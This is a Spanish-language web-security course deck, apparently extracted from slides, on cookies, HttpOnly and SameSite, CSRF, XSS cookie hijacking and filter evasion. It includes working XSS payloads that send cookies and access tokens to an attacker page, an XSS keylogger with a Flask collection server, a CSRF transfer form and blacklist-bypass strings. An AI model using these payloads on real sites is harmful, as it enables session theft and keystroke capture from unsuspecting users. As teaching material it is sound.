
¿Qué es una cookie?





¿Qué es una cookie?

```
▼ Data
  ▼ PHPSESSID:"deh56bvktgt903i66kinf8av0g"
    Created:"Wed, 26 Mar 2025 15:13:12 GMT"
    Domain:"172.22.0.2"
    Expires / Max-Age:"Session"
    HostOnly:true
    HttpOnly:true
    Last Accessed:"Wed, 26 Mar 2025 17:21:53 GMT"
    Path:"/"
    SameSite:"None"
    Secure:false
    Size:35
```






¿Qué es una cookie?


```
▼ Data
  ▼ PHPSESSID:"deh56bvktgt903i66kinf8av0g"
    Created:"Wed, 26 Mar 2025 15:13:12 GMT"
    Domain:"172.22.0.2"
    Expires / Max-Age:"Session"
    HostOnly:true
    HttpOnly:true
    Last Accessed:"Wed, 26 Mar 2025 17:21:53 GMT"
    Path:"/"
    SameSite:"None"
    Secure:false
    Size:35
```

- Nombre y valor de la cookie
- Fecha de creación
- Dominio donde es válida, solo se enviarán las cookies al dominio donde pertenezcan
- Fecha de expiración de la cookie
- Indica si Domain esta definido o no.
- Impide que sea accesible a través de JS

¿Qué es una cookie?



¿Qué es una cookie?





Cookies - HttpOnly

HttpOnly

Data	
PHPSESSID:"deh56bvktgt903i66kinf8av0g"	HttpOnly: False console.log(document.cookie) "deh56bvktgt903i66kinf8av0g"

Created:"Wed, 26 Mar 2025 15:13:12 GMT"
Domain:"172.22.0.2"
Expires / Max-Age:"Session"
HostOnly:true
HttpOnly:true
Last Accessed:"Wed, 26 Mar 2025 17:21:53 GMT"
Path:"/"
SameSite:"None"
Secure:false
Size:35

HttpOnly: True
console.log(document.cookie)
""



Cookies - SameSite

SameSite

Data	
PHPSESSID:"deh56bvktgt903i66kinf8av0g"	<pre><!DOCTYPE html> <html> <body> <form action="https://bank.com/transfer" method="POST"> <input type="hidden" name="amount" value="1000"> <input type="hidden" name="destinationAccount" value="HACKER_ACCOUNT"> <input type="submit" value="Transferir 1000€"> </form> </body> </html></pre>

- **Strict** – Solo cuando se hace la petición desde el mismo origen.
- **Lax** – Se envía en ciertas situaciones.
- **None** – Se envía siempre (sin restricciones).




Cookies - SameSite

VICTIMA




1. GET /



example.com

Servidor con
vulnerabilidad
XSS

COOKIE	Domain	SameSite	...
...	example.com	example.com	...
...	Banco.es	None	...



Banco.es




Cookies - SameSite

VICTIMA




2. Código con JS malicioso



example.com

Servidor con
vulnerabilidad
XSS

COOKIE	Domain	SameSite	...
...	example.com	example.com	...
...	Banco.es	None	...




Banco.es



Cookies - SameSite




3. Petición a banco.es para realizar una acción o “modificar la contraseña del usuario”



example.com
Servidor con
vulnerabilidad
XSS

COOKIE	Domain	SameSite	...
...	example.com	example.com	...
...	Banco.es	None	...




La acción SE REALIZA y se cambia la
contraseña del usuario.



Cookies - SameSite




3. Petición a banco.es para realizar una acción o “modificar la contraseña del usuario”



COOKIE	Domain	SameSite	...
...	example.com	example.com	...
...	Banco.es	Strict	...

Como la petición NO se emite desde Banco.es NO se incluye la cookie



No se cambia la contraseña al NO estar autenticado

Nota: El origin es un Header prohibido





Cookie Hijacking - XSS



Cookie Hijacking

```
<script>document.location='http://our_page/?c='+document.cookie</script>

<script>document.location='http://our_page/?c='+localStorage.getItem('access_token')</script>

<script>new Image().src="http://our_page/?c="+document.cookie;</script>

<script>new Image().src="http://our_page/?c="+localStorage.getItem('access_token');</script>
```



Este ataque **SOLO** se puede hacer cuando httpOnly esta desactivado, podemos comprobarlo si hemos recibido una cookie en un sistema.



Tipos de almacenamientos

- Envío automático: Si.
- Persistencia: Configurable.
- Uso ideal: Gestión de sesiones de usuarios.

Cookies

- Envío automático: No.
- Persistencia: Si, hasta que se borre manualmente.
- Uso ideal: Almacenar configuraciones...

localStorage

- Envío automático: No.
- Persistencia: No, se borra al cerrar la ventana.
- Uso ideal: Datos temporales de la sesión actual.

sessionStorage



Otras técnicas



Key Logger

Server

```
from flask import Flask, request
from flask_cors import CORS

app = Flask(__name__)
CORS(app)

@app.route('/test', methods=['POST'])
def test():
    data = request.form.get('data')
    if data:
        print(f"Se recibió: {data}")
    return '', 200

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True)
```

XSS

```
<script type="text/javascript">
  var l = "";
  document.onkeypress = function (e) {
    l += e.key;
    var req = new XMLHttpRequest();
    req.open("POST", "<ADD URL HERE!>", true);
    req.setRequestHeader("Content-type",
      "application/x-www-form-urlencoded");
    req.send("data=" + l);

  }
</script>
```

```
<script> var l = ""; document.onkeypress = function (e) { l += e.key; var req = new XMLHttpRequest(); req.open("POST","http://172.22.0.1:5000/test", true);req.setRequestHeader("Content-type", "application/x-www-form-urlencoded");req.send("data=" + l);}</script>
```

Otros vectores de ataque

- Phising
- Redirección maliciosa
- Clickjacking



Código malicioso que superpone a otros elementos, de esta forma en lugar de hacer click en el sitio correcto lleva a cabo otra acción.



Evasiones - XSS





Evasiones - XSS

Principales formas de inyección de JS:

- <script>alert(1)</script>
-
- <svg onload=alert('XSS')>

Puede ocurrir que se estén **bloqueado algunos tags**, en estos casos, podemos hacer fuerza bruta para descubrir que tag estar permitidos.

Cuando inyectamos JS en una página en la que tenemos acceso, pueden ocurrir errores de sintaxis (no conocemos el código):

- Etiqueta padre mas cerrada.
- El código se este añadiendo dentro de HTML o dentro de JS.
- ...

Blacklist - XSS

Técnica	Valor que produce fallo	Evasión
Mayúsculas alternas		
Eliminación del primer match	<script>	<sc<script>ript>
Error al detectar espacios		/*%00/ , /%00*/ , %2F, ,%0D , %0C , %0A , %09
Error al detectar paréntesis	alert(1)	alert`1`

- Caracteres especiales urlendcodeados:
- /*%00/ = combina comentario y null byte.
 - /%00*/ = combina comentario y null byte.
 - %2F = /
 - %0D = Retorno de carro.
 - %0C = Salto de página.
 - %0A = Salto de linea.
 - %09 = Tab.

Mas ejemplo:

- <https://hacktricks.boitotech.com.br/pentesting-web/xss-cross-site-scripting>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection>



xSStrike



XSStrike

